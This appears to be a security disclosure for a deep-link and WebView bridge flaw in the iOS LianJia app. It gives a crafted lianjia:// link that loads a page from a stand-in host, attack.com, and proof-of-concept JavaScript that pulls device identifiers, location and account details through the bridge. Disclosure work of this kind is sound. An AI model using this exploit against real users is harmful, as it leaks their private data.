An information leak vulnerability in the iOS version of LianJia App

Brief Description

LianJia app is a popular house holdings app, providing functions such as new house transactions, second-hand house transactions, house rentals, house price inquiry and decoration services. It ranks **No.43 in the "Lifestyle" category** list on the App Store of China Area (as of 2025-01-16).


The iOS version of the LianJia supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the LianJia app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UserName, UserID), **obtaining victim's device information** (such as IDFA, DeviceID) and **obtaining victim's geolocation information** (such as City).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **lianjia://bkjf?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the LianJia app and opens the webpage **https://attack.com/attack.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UserName, UserID), **obtaining victim's device information** (such as IDFA, DeviceID) and **obtaining victim's geolocation information** (such as City).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function cb_WALLET_DEVICE_INFO(res){
    var json = JSON.parse(res);
    document.getElementById("WifiMac").innerText = "Your WifiMac: \n" + json.content.deviceInfo.wifiMac;
    document.getElementById("WifiName").innerText = "Your WifiName: " + json.content.deviceInfo.wifiName;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.content.deviceInfo.iosIDFA;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.content.deviceInfo.appDeviceId;
    document.getElementById("LocalIP").innerText = "Your LocalIP: \n" + json.content.deviceInfo.deviceIp;
    document.getElementById("CityID").innerText = "Your CityID: " + json.content.deviceInfo.cityId;
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('JS_CALL_APP_NATIVE', { action :"WALLET_DEVICE_INFO"}, cb_WALLET_DEVICE_INFO);
})
```

```
setTimeout(function() {
    var _token = window.token;
    var parts = _token.split('.');
    let payload = JSON.parse(atob(parts[1]));
    let user_id = payload.user_id;
    let user_name = payload.user_name;
    document.getElementById("UserID").innerText = "Your UserID: " + user_id;
    document.getElementById("UserName").innerText = "Your UserName: " + user_name;
}, 1000);
```

Impact of the Vulnerability

Scope of the vulnerability: LianJia iOS version 9.83.50 (the latest version as of 2025-01-16).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **CN:**
  https://apps.apple.com/cn/app/%E9%93%BE%E5%AE%B6/id405882753

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.